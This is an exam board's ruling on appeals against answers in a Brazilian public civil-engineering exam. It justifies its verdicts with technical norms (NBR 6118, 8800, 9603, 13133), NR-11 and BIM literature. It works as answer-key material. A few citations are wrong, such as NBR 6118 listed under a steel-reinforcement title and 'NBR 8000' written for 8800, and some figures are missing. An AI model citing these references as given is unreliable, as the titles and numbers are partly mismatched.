Atividade		Valor (R\$)	Percentual	Percentual acumulado (%)
VII	Acabamento	200.000,00	26,7%	26,7%
V	Concretagem	150.000,00	20,0%	46,7%
VI	Alvenaria	100.000,00	13,3%	60,0%
IV	Fundação	90.000,00	12,0%	72,0%
II	Instalações Hidráulicas	80.000,00	10,7%	82,7%
III	Instalações Elétricas	75.000,00	10,0%	92,7%
I	Preparação do Terreno	30.000,00	4,0%	96,7%
VIII	Custos Administrativos	25.000,00	3,3%	100,0%
Soma		R\$ 750.000,00		

Sendo assim, a banca considera a questão pertinente e sem problemas para a sua correta realização. Também não se verificou inconsistência no gabarito devendo a questão ser mantida conforme gabarito preliminar apresentado.

Fontes:

- BRAGANÇA, Antônio Carlos da F. Planejamento e custos de obras. Editora Saraiva, 2014.

- CARVALHO, Michele. Conhecendo o Orçamento de Obras. Grupo GEN, 2019.
- LIMMER, C. V. Planejamento, Orçamentação e Controle de Projetos e Obras. Rio de Janeiro: LTC, 1997.
- MATIAS Neto, A. P. Planejamento e Controle de Obras: Técnicas e Aplicações para uma Unidade Unifamiliar. 74. Monografia (Bacharelado em Engenharia Civil) – Instituto Federal de Educação, Ciência e Tecnologia de Sergipe – Campus Aracaju. 2017.
- MATTOS, A. D. Como preparar orçamentos de obras: dicas para orçamentistas, estudos de casos, exemplos. Editora Pini, São Paulo, 2006.
- SANTIN, Cassio Alberto Lima; OLIVEIRA, Ricardo Rocha; OLIVEIRA, Ana Maria de Sousa Santana. Classificação de Curvas ABC em Obras da Construção Civil. Disponível em: https://www.confed.org.br/sites/default/files/antigos/contecc2018/educacao/13_cdcaeodcc.pdf

BRANCA	VERDE	AMARELA	AZUL
30	22	32	29

Recurso Improcedente. Ratifica-se a opção divulgada no gabarito preliminar.

Conforme a Resolução nº. 1.094, de 31 de outubro de 2017, a única alternativa incorreta é que afirma ser obrigatório descrever o Estudo de Impacto de Vizinhança (EIV), para obras urbanas, os números das licenças ambientais e da documentação de registro no CREA e na Prefeitura Municipal. Na verdade, segundo a referida resolução, os documentos devem estar disponíveis no administrativo da obra ou da construtora, para a obtenção dos alvarás e atendimento às fiscalizações externas. O diário é uma descrição do que ocorre no dia a dia da obra. No art. 4º, item VII do parágrafo primeiro está definido como registro necessário a anotação de acidentes e danos materiais. Dessa forma, é pertinente o que se afirma na questão em tela: “Relatar possíveis acidentes e danos materiais ocorridos durante os trabalhos, especificando motivo, a pessoa envolvida, a atividade que estava envolvida e as medidas de socorro executadas”, e que foi considerado pela banca como verdadeira, pois são temas que complementam e especificam o relato exigido.

De modo que a banca considera a questão plenamente de acordo com as exigências do edital, contemplando o item “Controle de documentação de obra e de segurança do trabalho: Programa de Gerenciamento de Riscos – PGR; diário de obra” e não foram encontrados equívocos no enunciado, nas opções e no gabarito apresentado, sendo considerados improcedentes os recursos, devendo ser mantida sem qualquer alteração.

Fontes:

- ADORNA, Diego, L. e Júlia H. MAZUTTI. **Gestão de obra**. Grupo A, 2020.
- CONSELHO FEDERAL DE ENGENHARIA E AGRONOMIA (CONFEA). Resolução nº. 1.094, de 31 de outubro de 2017. *Dispõe sobre a adoção do Livro de Ordem de obras e serviços das profissões abrangidas pelo Sistema Confea/Creia*. Disponível em: <https://www.legisweb.com.br/legislacao/?id=352217>

BRANCA	VERDE	AMARELA	AZUL
31	23	35	24

Recurso Improcedente. Ratifica-se a opção divulgada no gabarito preliminar.

A questão versa sobre um dos itens que foi considerado incorreto no gabarito e o proponente do recurso afirma ser Verdadeiro. No item referido, a questão em tela afirma ser função do Fiscal de contrato “auxiliar os órgãos de assessoramento jurídico e de controle interno da Administração, dirimindo dúvidas e subsidiando-os com informações relevantes para prevenir riscos na execução contratual”, está incorreto, pois conforme o Art. 117 § 3º da Lei nº 14.133, de 1º de abril de 2021, pois na verdade é o contrário, o fiscal é que deve ser auxiliado por tais órgãos.

Portanto, a banca não identifica qualquer erro no gabarito, sendo o recurso improcedente.

Fonte:

- LEI Nº 14.133, DE 1º DE ABRIL DE 2021 - Lei de Licitações e Contratos Administrativos. Disponível em: https://www.planalto.gov.br/ccivil_03/_ato2019-2022/2021/lei/l14133.htm

BRANCA	VERDE	AMARELA	AZUL
33	27	34	26

Recurso Improcedente. Ratifica-se a opção divulgada no gabarito preliminar.

Conforme definido pelo Conselho Federal de Engenharia (CONFEA), em sua página sobre CAT, a única alternativa incorreta é a que afirma ser necessário estar ativa a ART para ser registrada, pois na verdade é exatamente o contrário, já deve ter tido baixa.

O conteúdo da questão em tela está devidamente contemplado no Edital, no item “análise e interpretação de documentação técnica de habilitação: certidões de acervo técnico e atestados de capacidade técnica”. Dessa forma, a banca mantém o gabarito conforme apresentado por entender que não há inconsistência na questão.

Fonte:

- CONFEA. Certidão de Acervo Técnico – CAT. Disponível em: <https://www.confea.org.br/servicos-prestados/certidao-de-acervo-tecnico-cat>.

BRANCA	VERDE	AMARELA	AZUL
34	32	30	23

Recurso Improcedente. Ratifica-se a opção divulgada no gabarito preliminar.

A questão em tela está devidamente contemplada nos conteúdos do Edital do concurso, que trata da vaga para Engenheiro no município capital do Estado de Minas Gerais, onde atua o CREA/MG. A formulação definida, embora não explicitada no Edital, não está em desacordo, pois trata do conteúdo de “Cálculo dos Benefícios e Despesas Indiretas (BDI)”. Portanto, a banca considera a questão pertinente, perfeitamente exequível, com gabarito oficialmente apresentado correto, tornando assim o pleito do proponente improcedente.

Fonte:

- DARÉ, Ana Lúcia de Oliveira. Gerenciamento da Construção Civil: Orçamento: BDI – Benefícios e Despesas Indiretas. FSP - Faculdade Sudoeste Paulista. Disponível em: <https://engenhariacivilfsp.files.wordpress.com/2014/09/aula-5-bdi.pdf>

BRANCA	VERDE	AMARELA	AZUL
36	42	46	48

Recurso Improcedente. Ratifica-se a opção divulgada no gabarito preliminar.

Alternativa a ser marcada é a letra D, estando corretas as afirmações II e III, conforme orientações da NBR 9603 (2023) para Sondagem a trado, atendendo na íntegra os itens 5.1.8 e 5.3.2 da referida norma, conforme apresentação abaixo:

5.1.8 – Usualmente, a sondagem a trado deve ser feita a seco. Entretanto, em materiais duros, solos coesivos secos ou areias sem coesão, a adição de pequenas quantidades de água pode ajudar a perfuração e a coleta de amostras. O uso de água nas perfurações a trado deve ser registrado nos boletins de sondagem.

5.3.2 – Ao se atingir o nível d’água, interromper a operação de perfuração, anotar a profundidade e observar a elevação do nível d’água no furo, efetuando-se leituras a cada 5 minutos, durante 30 minutos.

A afirmação I não atende aos requisitos gerais desta norma, conforme exposto abaixo:

4.2 – As sondagens devem ser iniciadas após a limpeza de uma área aproximadamente circular, com cerca de **2 metros de diâmetro**, concêntrica ao furo a ser executado e com abertura de um sulco ao seu redor, que desvie as águas pluviais.

Conforme apresentado acima, a área da limpeza precisa ser circular e com o diâmetro de 2m e não uma área de 2m².

Por fim, não se sustenta a alegação daqueles candidatos que se basearam na NBR 6484/2001, esta que aborda um outro tipo de sondagem, o reconhecimento por SPT. O tipo de reconhecimento de solo apontado pelo

enunciado é a sondagem a trado (ST).

Fonte:

- ASSOCIAÇÃO BRASILEIRA DE NORMAS TÉCNICAS. NBR 9603: **Sondagem a trado — Procedimento**. Rio de Janeiro, 2023.
- OLIVEIRA E BERNARDES. **Mecânica dos Solos I**, Itaperuna: Instituto Begni, 2018

BRANCA	VERDE	AMARELA	AZUL
37	36	47	50

Recurso Improcedente. Ratifica-se a opção divulgada no gabarito preliminar.

A alternativa a ser marcada continua sendo a letra D, estando correta apenas a última afirmação que aborda o assunto da mira do tipo dobrável.

A primeira afirmação é falsa devido ao número de classes mencionadas. Para os efeitos da NBR 13133 (2021), os teodolitos são classificados conforme a tabela 1 da referida norma (item 4.2.2), apresentada abaixo, ou seja, possuem 4 classes.

Tabela 1 – Classificação de medidor de ângulos

Classe	Desvio-padrão da direção
1	$\sigma \leq 02''$
2	$02'' < \sigma \leq 05''$
3	$05'' < \sigma \leq 10''$
4	$\sigma > 10''$

A segunda afirmação é falsa em virtude do não atendimento do item 4.2.5 da norma supracitada, conforme transcrição abaixo, onde os termos grifados não foram atendidos.

4.2.5 – Os MED e os MED das ET devem ser **aferidos a cada dois anos, ou maior frequência de acordo com a necessidade, por entidades competentes**. No laudo devem constar o valor da constante aditivada Z (erro de zero) com seu desvio-padrão e fator de escala $k=10^{(-6)}$ com seu desvio-padrão.

Quanto a afirmação III (sobre a trena), a primeira oração desta vai de encontro ao item 4.3.2 da NBR13133 (2021), “a trena deve ser aferida no ato de sua aquisição e periodicamente”, porém a oração seguinte apresenta um erro de cálculo quanto a real distância entre AB. Segue abaixo a memória de cálculo correta.

Supondo que um profissional tenha medido uma distância AB resultando 120,00m, e após constatar que a trena de 50 metros usada tinha na verdade 50,10m:

$$\begin{array}{l} \text{Regra de três inversa} \quad 50,10 \text{ ---- } 120\text{m} \\ \quad \quad \quad \quad \quad \quad \quad \quad 50,00 \text{ ---- } x \end{array}$$

$$X = 50,10 \cdot 120 / 50 = 120,24 \text{ m} \quad , \text{ logo a real distância entre AB é } 120,24\text{m}$$

Por fim, a quarta afirmação obedece integralmente aos itens 4.3.3 e 4.3.5 da NBR13133 (2021), sendo, portanto, verdadeira.

4.3.3 A mira do tipo dobrável, de encaixe e de invar, deve ser aferida no ato de sua aquisição e periodicamente.

4.3.4 A utilização de prisma nas medições eletrônicas deve ser precedida da verificação da sua constante para a correção das distâncias medidas.

4.3.5 A sapata deve ser utilizada como suporte às miras, sempre que se executar transporte de altitude ou cota, devendo ter peso adequado à sua finalidade.

Fonte:

- ASSOCIAÇÃO BRASILEIRA DE NORMAS TÉCNICAS. NBR 13133: **Execução de levantamento topográfico – Procedimento. Rio de Janeiro, 2021.**

BRANCA	VERDE	AMARELA	AZUL
38	43	43	49

Recurso Improcedente. Ratifica-se a opção divulgada no gabarito preliminar.

O assunto abordado na referida questão (projeto estrutural) encontra-se dentro dos conteúdos previstos no edital N°1 página 41, de quinze de dezembro de 2023, deste concurso público, conforme segue:


- PROJETOS – ANÁLISE E COMPATIBILIZAÇÃO: ITEM 2 - **Edificações: arquitetura e complementares** (elétrico, hidráulico, esgotamento sanitário, drenagem, **estrutural**, telefônico, cobertura);

Além de se enquadrar no conteúdo programático, há de se destacar que uma das atribuições ao cargo, que inclusive consta na página 50 do mesmo edital, quarto tópico do cargo sobre engenheiro civil, é a elaboração e análise de projetos, o que inclui projetos estruturais.

Ressalta-se que, independente do elemento estrutural, este pode ser projetado e executado em concreto, aço, madeira, etc.

Quanto à questão, esta deve ser respondida com base na NBR 8800 (2008) que aborda o Projeto de estruturas de aço e de estruturas mistas de aço e concreto de edifícios.

Analisando esta NBR, percebe-se que as distâncias d1 e d2 deveriam obedecer ao esquema abaixo:



O que diz a NBR8800:

6.3.10 Espaçamento máximo entre parafusos

O espaçamento máximo entre parafusos que ligam uma chapa a um perfil ou a outra chapa, em contato contínuo, deve ser determinado como a seguir:

a) em elementos pintados ou não sujeitos à corrosão, o espaçamento não pode exceder 24 vezes a espessura da parte ligada menos espessa, nem 300 mm;

b) em elementos sujeitos à corrosão atmosférica, executados com aços resistentes à corrosão, não pintados, o espaçamento não pode exceder 14 vezes a espessura da parte ligada menos espessa, nem 180 mm.

Desta forma, o valor de d1 obedeceu a frase destacada acima.

6.3.12 Distância máxima de um parafuso ou barra rosqueada às bordas

Para qualquer borda de uma parte ligada, a distância do centro do parafuso, ou barra redonda rosqueada, mais próximo até essa borda não pode exceder a 12 vezes a espessura da parte ligada considerada, nem 150 mm.

O valor de d2 está em desacordo com o item 6.3.12.

Conclui-se que a afirmação I é a correta e a afirmação II é falso, logo, a alternativa a ser marcada é a opção B.

Fonte:

- ASSOCIAÇÃO BRASILEIRA DE NORMAS TÉCNICAS. **NBR 8000: Projeto de estruturas de aço e de estruturas mistas de aço e concreto de edifícios.** Rio de Janeiro, 2008.

BRANCA	VERDE	AMARELA	AZUL
42	47	38	47

Recurso Improcedente. Ratifica-se a opção divulgada no gabarito preliminar.

O assunto abordado na referida questão encontra-se dentro dos conteúdos previstos no edital N°1 página 41, de quinze de dezembro de 2023, deste concurso público, conforme segue:

- PROJETOS – ANÁLISE E COMPATIBILIZAÇÃO: ITEM 2 - **Edificações: arquitetura e complementares** (elétrico, hidráulico, esgotamento sanitário, drenagem, estrutural, telefônico, cobertura);

Além de se enquadrar no conteúdo programático, há de se destacar que uma das atribuições ao cargo, que inclusive consta na página 50 do mesmo edital, quarto tópico do cargo sobre engenheiro civil, é a elaboração e análise de projetos. No que diz respeito a elaboração e desenvolvimento de projetos arquitetônicos, a NBR 16636, parte 1 e 2, deveria ser uma das principais fontes de consulta dos candidatos.

Quanto à resolução da questão, de acordo a NBR 16636-2 (2017), referenciada no enunciado da questão, a única opção não abordada no item 4.2.1 da referida norma é a alternativa C. Segue abaixo a sua descrição:

4.2 Objetos do projeto arquitetônico de edificações

4.2.1 São objetos específicos do projeto arquitetônico, visando à construção da edificação e seus ambientes considerando suas categorias principais:

- ambientes exteriores;
- ambientes interiores;
- ambientes intermediários

Fonte:

- ASSOCIAÇÃO BRASILEIRA DE NORMAS TÉCNICAS. NBR 16636: Elaboração e desenvolvimento de serviços técnicos especializados de projetos arquitetônicos e urbanísticos Parte 2: Projeto arquitetônico. Rio de Janeiro, 2017.

BRANCA	VERDE	AMARELA	AZUL
43	50	49	40

Recurso Improcedente. Ratifica-se a opção divulgada no gabarito preliminar.

O assunto abordado na referida questão encontra-se dentro dos conteúdos previstos no edital N°1 página 41, de quinze de dezembro de 2023, deste concurso público, conforme segue:

- OBRAS - EXECUÇÃO: ITEM 1.3 - Almoarifado: controle de materiais; aplicação dos materiais na obra; **logística específica para carga, descarga e guarda dos materiais;**

Uma das fontes de consulta sobre transporte, movimentação, armazenamento e manuseio de materiais é a NR-11. Sobre o item 11.2: Normas de segurança do trabalho em atividades de transporte de sacas, tem-se:

11.2.8 Quando não for possível o emprego de processo mecanizado, admite-se o processo manual, mediante a utilização de escada removível de madeira, com as seguintes características:

- lance único de degraus com acesso a um patamar final;
- A largura mínima de 1,00m (um metro), apresentando o patamar as dimensões mínimas de 1,00m x 1,00m (um metro x um metro) e a altura máxima, em relação ao solo, de 2,25m (dois metros e vinte e cinco centímetros);
- Deverá ser guardada proporção conveniente entre o piso e o espelho dos degraus, não podendo o espelho ter altura superior a 0,15m (quinze centímetros), nem o piso largura inferior a 0,25m (vinte e cinco centímetros);
- deverá ser reforçada, lateral e verticalmente, por meio de estrutura metálica ou de madeira que assegure sua estabilidade;
- deverá possuir, lateralmente, um corrimão ou guarda-corpo na altura de 1,00m (um metro) em toda a extensão;

Analisando essas características evidenciadas acima, verifica-se que a alternativa incorreta a ser marcada é a letra D: “Deverá ser guardada proporção conveniente entre o piso e o espelho dos degraus, não podendo o espelho ter altura inferior a 10 cm e superior a 20 cm, nem o piso largura inferior a 30 cm.

Fonte:

- NR 11 - TRANSPORTE, MOVIMENTAÇÃO, ARMAZENAGEM E MANUSEIO DE MATERIAIS. Portaria MTb n.º 3.214, de 08 de junho de 1978. Atualizada pela Portaria MTPS n.º 505, de 29 de abril de 2016.

BRANCA	VERDE	AMARELA	AZUL
45	38	40	37

Recurso Improcedente. Ratifica-se a opção divulgada no gabarito preliminar.

A primeira afirmação, abordando assunto sobre cobrimento nominal, está correta sobre o não atendimento aos padrões normativos da ABNT. Com a ilustração do detalhamento da armação do arranque do pilar, verifica-se um cobrimento de 2,5cm, dimensão esta inferior ao estabelecido no item 7 (critérios de projeto) da NBR 6118. De acordo com a tabela 7.2 desta norma, tem-se:

Tabela 7.2 – Correspondência entre a classe de agressividade ambiental e o cobrimento nominal para $\Delta c = 10$ mm

Tipo de estrutura	Componente ou elemento	Classe de agressividade ambiental (Tabela 6.1)			
		I	II	III	IV ^c
		Cobrimento nominal mm			
Concreto armado	Laje ^b	20	25	35	45
	Viga/pilar	25	30	40	50
	Elementos estruturais em contato com o solo ^d	30		40	50
Concreto protendido ^a	Laje	25	30	40	50
	Viga/pilar	30	35	45	55

Onde: d - No trecho dos pilares em contato com o solo junto aos elementos de fundação, **a armadura deve ter cobrimento nominal ≥ 45 mm.**

A segunda afirmação diz respeito a qualidade do concreto. De acordo com a tabela 7.1 para um concreto do tipo CA com classe de agressividade III tem-se: $a/c \leq 0,55$ (relação água cimento) e classe do concreto $\geq C30$. Desta forma, esta afirmação é FALSA!

Quanto à dimensão máxima característica do agregado graúdo, o item **7.4.7.6 afirma que:**

A dimensão máxima característica do agregado graúdo utilizado no concreto não pode superar em 20 % a espessura nominal do cobrimento, ou seja: $d_{m\acute{a}x} \leq 1,2 c_{nom}$

Desta forma, a afirmação III está INCORRETA, além da porcentagem estar referenciada errada, o valor do diâmetro máximo do agregado deveria ser: $d_{m\acute{a}x} \leq 30,00$ mm, para um cobrimento de 2,5cm apresentado.

Fonte:

- ABNT – Associação Brasileira de Normas Técnicas. NBR 6118. **Aço destinado a armaduras para estruturas de concreto armado – Especificação.** Ano de publicação: 2023.

BRANCA	VERDE	AMARELA	AZUL
46	39	41	38

Recurso Improcedente. Ratifica-se a opção divulgada no gabarito preliminar.

As duas asserções **não** obedecem ao item 18.2.4 da NBR 6118 (2023, pg 147):


Sempre que houver possibilidade de flambagem das barras da armadura, situadas junto à superfície do elemento estrutural, devem ser tomadas precauções para evitá-la.

Os estribos poligonais garantem contra a flambagem as barras longitudinais situadas em seus cantos e as por eles

abrangidas, situadas no máximo à distância de $20 \phi_t$ do canto, se nesse trecho de comprimento $20 \phi_t$ não houver mais de duas barras, não contando a de canto. Quando houver mais de duas barras nesse trecho ou barra fora dele, deve haver estribos suplementares.

Obs.: ϕ_t – diâmetro do estribo (armadura transversal), que pelo esquema gráfico mede 5mm.

Desta forma, conforme pode ser observado na figura abaixo, como as barras no centro da seção estão a uma distância maior do que $20 \cdot \phi_t$, será necessário prever o estribo suplementar neste ponto



Fonte:

- ABNT – Associação Brasileira de Normas Técnicas. NBR 6118. **Aço destinado a armaduras para estruturas de concreto armado – Especificação**. Ano de publicação: 2023.

BRANCA	VERDE	AMARELA	AZUL
47	49	39	41

Recurso Improcedente. Ratifica-se a opção divulgada no gabarito preliminar.

De acordo com Sacks et al (2021):

Devido à sua habilidade de automatizar formas padronizadas de detalhamento, o BIM reduz significativamente a quantidade de tempo necessária para produção de documentos de construção. A Figura apresentada no enunciado ilustra a relação geral entre esforço de projeto e tempo, indicando como o esforço é tradicionalmente distribuído (linha 3) e como ele pode ser redistribuído como um resultado da aplicação do BIM (linha 4). **Essa alteração alinha o esforço de forma mais próxima ao valor das decisões tomadas durante o processo de projeto e construção (linha 1) e as diferenças no custo de fazer mudanças ao longo da vida útil do projeto (linha 2).** O gráfico enfatiza o impacto das decisões antecipadas de projeto sobre a funcionalidade, custos e benefícios gerais de um projeto de edificação. A estrutura tarifária em alguns projetos já está em alteração para refletir o valor das decisões tomadas durante o projeto básico e a diminuição do esforço necessário para produção de documentos de construção.

A análise e reflexão sobre esse gráfico chama atenção para alguns pontos importantes (FREITAS 2019):

- **A capacidade para impactar custos de obra e características funcionais de um empreendimento diminui conforme o projeto evolui pelos estágios do seu ciclo de desenvolvimento.**
- Quanto mais adiantado o estágio do ciclo de desenvolvimento de um empreendimento, mais altos serão os custos das eventuais alterações de projetos e especificações.

Antes do início das obras, estão as grandes e mais significativas oportunidades para obter reduções de custos e definir racionalizações.

Nessas fases do desenvolvimento do projeto, o foco dos esforços deve estar nas atividades de concepção, pesquisas e desenvolvimentos de sistemas, de soluções construtivas e de engenharia. Após o início das obras (parte direita do gráfico, como fundo rosa), numa situação ideal, a maioria das especificações e decisões sobre os métodos construtivos a serem utilizados já terá sido tomada e estaria congelada. Portanto, o foco dos esforços deverá migrar para a gestão de suprimentos de materiais e dos demais recursos logísticos (CBIC, 2016)

Analisando os autores supracitados, principalmente o termo sublinhado acima, a única alternativa INCORRETA da questão é a letra C.

Fonte:

- CBIC. **Coletânea Implementação do BIM para Construtoras e Incorporadoras v.1: Fundamentos BIM**. Brasília: Câmara Brasileira da Indústria da Construção, 2016.

- FREITAS, L. N. **Análise comparativa entre projetos de edificações utilizando métodos tradicionais e BIM.** Monografia submetida ao Departamento de Engenharia Civil e Ambiental da Universidade de Brasília, 2019. Disponível em: < https://bdm.unb.br/bitstream/10483/25930/1/2019_LauraNascimentoFreitas_tcc.pdf >
- SACKS, R. [et al]. **Manual de BIM : um guia de modelagem da informação da construção para arquitetos, engenheiros, gerentes, construtores e incorporadores** [recurso eletrônico – 3. ed. – Porto Alegre : Bookman, 2021.

BRANCA	VERDE	AMARELA	AZUL
49	37	45	39

Recurso Improcedente. Ratifica-se a opção divulgada no gabarito preliminar.

O assunto abordado na referida questão encontra-se dentro dos conteúdos previstos no edital N°1 página 41, de quinze de dezembro de 2023, deste concurso público, conforme segue:

- PROJETOS – ANÁLISE E COMPATIBILIZAÇÃO: ITEM 3 - Compatibilização de projetos: sobreposição e verificação de interferências, levantamento com softwares;

No entender da banca, as duas primeiras afirmações sobre ArchiCAD e AutoCAD estão corretas, conforme segue:

- De acordo com Sacks et al (2021, pg.67):

O ArchiCAD suporta a geração de objetos paramétricos customizados por meio de sua linguagem de script, a Linguagem de Descrição Geométrica (GDL, Geometric Description Language), que se baseia em constructos do tipo CSG e em uma sintaxe do tipo Visual Basic. Ele contém amplas bibliotecas de objetos para os usuários, as quais são organizadas por sistemas: concreto pré-moldado, alvenaria, metais, madeira, proteção térmica e contra umidade, sistema hidrossanitário, climatização, sistema elétrico, etc. Sua modelagem paramétrica definida pelo usuário apresenta algumas limitações; sua ferramenta para esboços e geração de regras paramétricas não suporta expressões algébricas ou condicionais. As classes de objetos existentes podem ser ampliadas e customizadas com o uso da GDL. Ele também possui uma interface Open Database Connectivity ODBC. O uso de grades ou controles globais é possível, porém complexo. Este aplicativo pode representar e criar referências para formas feitas com superfícies curvas complexas por meio do uso da ferramenta Shell, da Morph ou de add-ons externos. Quando o ArchiCAD foi adquirido pela Nemetschek, ela reforçou o foco do aplicativo em projeto, liberando seu movimento anterior na direção do gerenciamento da construção com o Vico.

- Na página 58, sobre ferramenta BIM (Sacks et al, 2021):

Ferramenta BIM: Um recurso de envio, recebimento e processamento de informações BIM utilizado dentro de um processo BIM, em associação com as plataformas BIM. Observe que muitas dessas ferramentas podem não ser genericamente consideradas ferramentas BIM, a menos que sejam empregadas dentro do contexto de um processo BIM. Exemplos de ferramentas BIM incluem aplicativos como as ferramentas para geração de especificações, as ferramentas de orçamentação, as ferramentas para cronogramas e as ferramentas de engenharia com base no Excel que não incluem definições geométricas e são totalmente baseadas em texto. O AutoCAD para a produção de desenhos ou outros aplicativos baseados em AutoCAD também podem ser considerados como ferramentas BIM, desde que sejam utilizados no contexto de um processo BIM. Alguns outros exemplos incluem ferramentas para a verificação da qualidade de um modelo, renderização, navegação, visualização, gerenciamento de facilidades (facility management), geração de projeto preliminar, gestão de projeto e vários tipos de análises de engenharia e simulação. Os aplicativos de terceiros também estão incluídos.

- A afirmação III apresenta erro no assunto sobre o ponto fraco do software. Segue a correção abaixo de acordo com Sacks et al (2021), pg.72:

O Revit é uma plataforma sólida, especialmente em função da variedade de seus aplicativos de apoio. O Revit tem o maior número de aplicativos associados. Alguns deles têm links através da API aberta do Revit, e outros são vinculados por meio do IFC ou de outros formatos de intercâmbio. O Revit pode importar modelos das ferramentas de projeto conceitual SketchUp, AutoDesSys form•Z, McNeel Rhinoceros, Google Earth e de outros sistemas que exportam arquivos no formato DXF. Anteriormente, esses modelos eram visíveis, mas não podiam ser referenciados.

- A afirmação IV também apresenta erro, conforme segue:

De acordo com a plataforma ArchDaily (online), Uma das desvantagens do Revit é que ele tem uma aplicação parcial de vários encadeamentos; Portanto, você precisa de CPUs rápidos para lidar com arquivos médios e complexos, caso contrário, o software parecerá "lento" ou congelará no PC do usuário. Quanto ao sistema

operacional, o Revit só pode ser usado no Windows; enquanto o ArchiCAD tem versões para Windows e macOS, o que permite que os arquitetos que usam o Mac executem o software diretamente, sem a necessidade de instalar outro software ou sistemas operacionais adicionais.

O próprio site da Autodesk ratifica esta informação:

Instalar o Inventor e o Revit para macOS

Embora o Inventor ou o Revit não tenham uma versão nativa do Macintosh, ainda é possível instalar o Revit e o Inventor em um Mac em ambientes virtualizados, incluindo o Parallels Desktop e o VMware Fusion. A Autodesk também oferece suporte a esses produtos por meio do Boot Camp, uma parte do Mac OS X que permite que você instale e execute o Windows (e aplicativos com base no Windows) em um computador Mac.

Softwares compatíveis com Mac da Autodesk (A-Z)

- [Architecture, Engineering & Construction Collection](#)
- [Arnold](#)
- [AutoCAD](#)
- [AutoCAD LT](#)
- [AutoCAD Web](#)
- [Autodesk Drive](#)
- [Serviços de plataforma da Autodesk \(anteriormente Forge\)](#)
- [Autodesk Rendering](#)
- [Autodesk Construction Cloud](#)
- [BIM Collaborate](#)
- [Flame](#)
- [FormIt](#)
- [Fusion 360](#)
- [Fusion 360 Manage with Upchain](#)
- [Fusion 360 para colaboradores \(inglês\)](#)
- [Insight \(inglês\)](#)
- [Maya](#)
- [Media & Entertainment Collection](#)
- [Mudbox](#)
- [Point Layout \(inglês\)](#)
- [Product Design & Manufacturing Collection](#)
- [ShotGrid](#)
- [Tinkercad](#)

Fonte:

- SACKS, R. [et al]. **Manual de BIM : um guia de modelagem da informação da construção para arquitetos, engenheiros, gerentes, construtores e incorporadores** [recurso eletrônico – 3. ed. – Porto Alegre : Bookman, 2021].
- AUTODESK. **Software Autodesk para macOS.** Disponível em: <https://www.autodesk.com.br/solutions/mac-compatible-software>
- Plataforma online ArchDaily: **ArchiCAD ou Revit, qual escolher?.** Disponível em <https://www.archdaily.com.br/br/915747/archicad-ou-revit-qual-escolher>

BRANCA	VERDE	AMARELA	AZUL
55	57	56	58

Recurso Procedente. Questão Anulada.

Segundo a ABNT NBR 6122:2022. Projeto e execução de fundações.

6. Segurança nas fundações

6.1 Generalidades

As situações de projeto a serem verificadas quanto aos estados limites último (ELU) e de serviço (ELS) devem contemplar as ações e suas combinações e outras solicitações conhecidas e previsíveis. Deverá ser considerada a sensibilidade da estrutura às deformações das fundações. Estruturas sensíveis a recalques deverão ser analisadas considerando-se a interação fundação-estrutura.

6.2.1 Verificação do Estado Limite Último (ELU)

O estado limite último representa os mecanismos que conduzem ao colapso da fundação.

Os seguintes mecanismos podem caracterizar o estado limite último:

- a) perda de estabilidade global;
- b) ruptura por esgotamento resistência do terreno;
- c) ruptura por deslizamento (fundações rasas);
- d) ruptura estrutural em decorrência de movimentos da fundação;
- e) arrancamento ou insuficiência de resistência por tração;
- f) ruptura do terreno decorrente de carregamentos transversais;
- g) ruptura estrutural por compressão, tração, flexão, ou cisalhamento, considerados também os efeitos de segunda ordem nas situações destacadas nesta norma;

6.2.1.1.3 Fator de segurança global para verificação de flutuação

Consideradas todas as combinações mais desfavoráveis (por exemplo a elevação do lençol freático), tanto nos esforços atuantes quanto nos resistentes, deverá ser observado um fator de segurança mínimo de 1,1.

6.2.2 Verificação dos Estados Limite de Serviço (ELS)

6.2.2.1 Generalidades

A verificação dos estados limite de serviço em relação ao solo de fundação ou ao elemento estrutural de fundação deve atender a:

$E_k \leq C$, onde:

E_k é o valor característico do efeito das ações (por exemplo, o recalque estimado).

C é o valor limite de serviço (admissível) do efeito das ações (por exemplo, recalque aceitável).

O valor limite de serviço para um determinado efeito das ações é o valor associado a problemas de desempenho, tais como trincas inaceitáveis, VIBRAÇÕES ou comprometimentos à funcionalidade plena da obra.

Conforme o exposto no item 6.2.2.1, o recurso é PROCEDENTE, pois na alternativa IV não consta a palavra vibrações e a questão deve ser anulada.

Fonte:

- ABNT NBR 6122:2022. **Projeto e execução de fundações**. Pág. 20.

BRANCA	VERDE	AMARELA	AZUL
56	58	58	52

Recurso Improcedente. Ratifica-se a opção divulgada no gabarito preliminar.

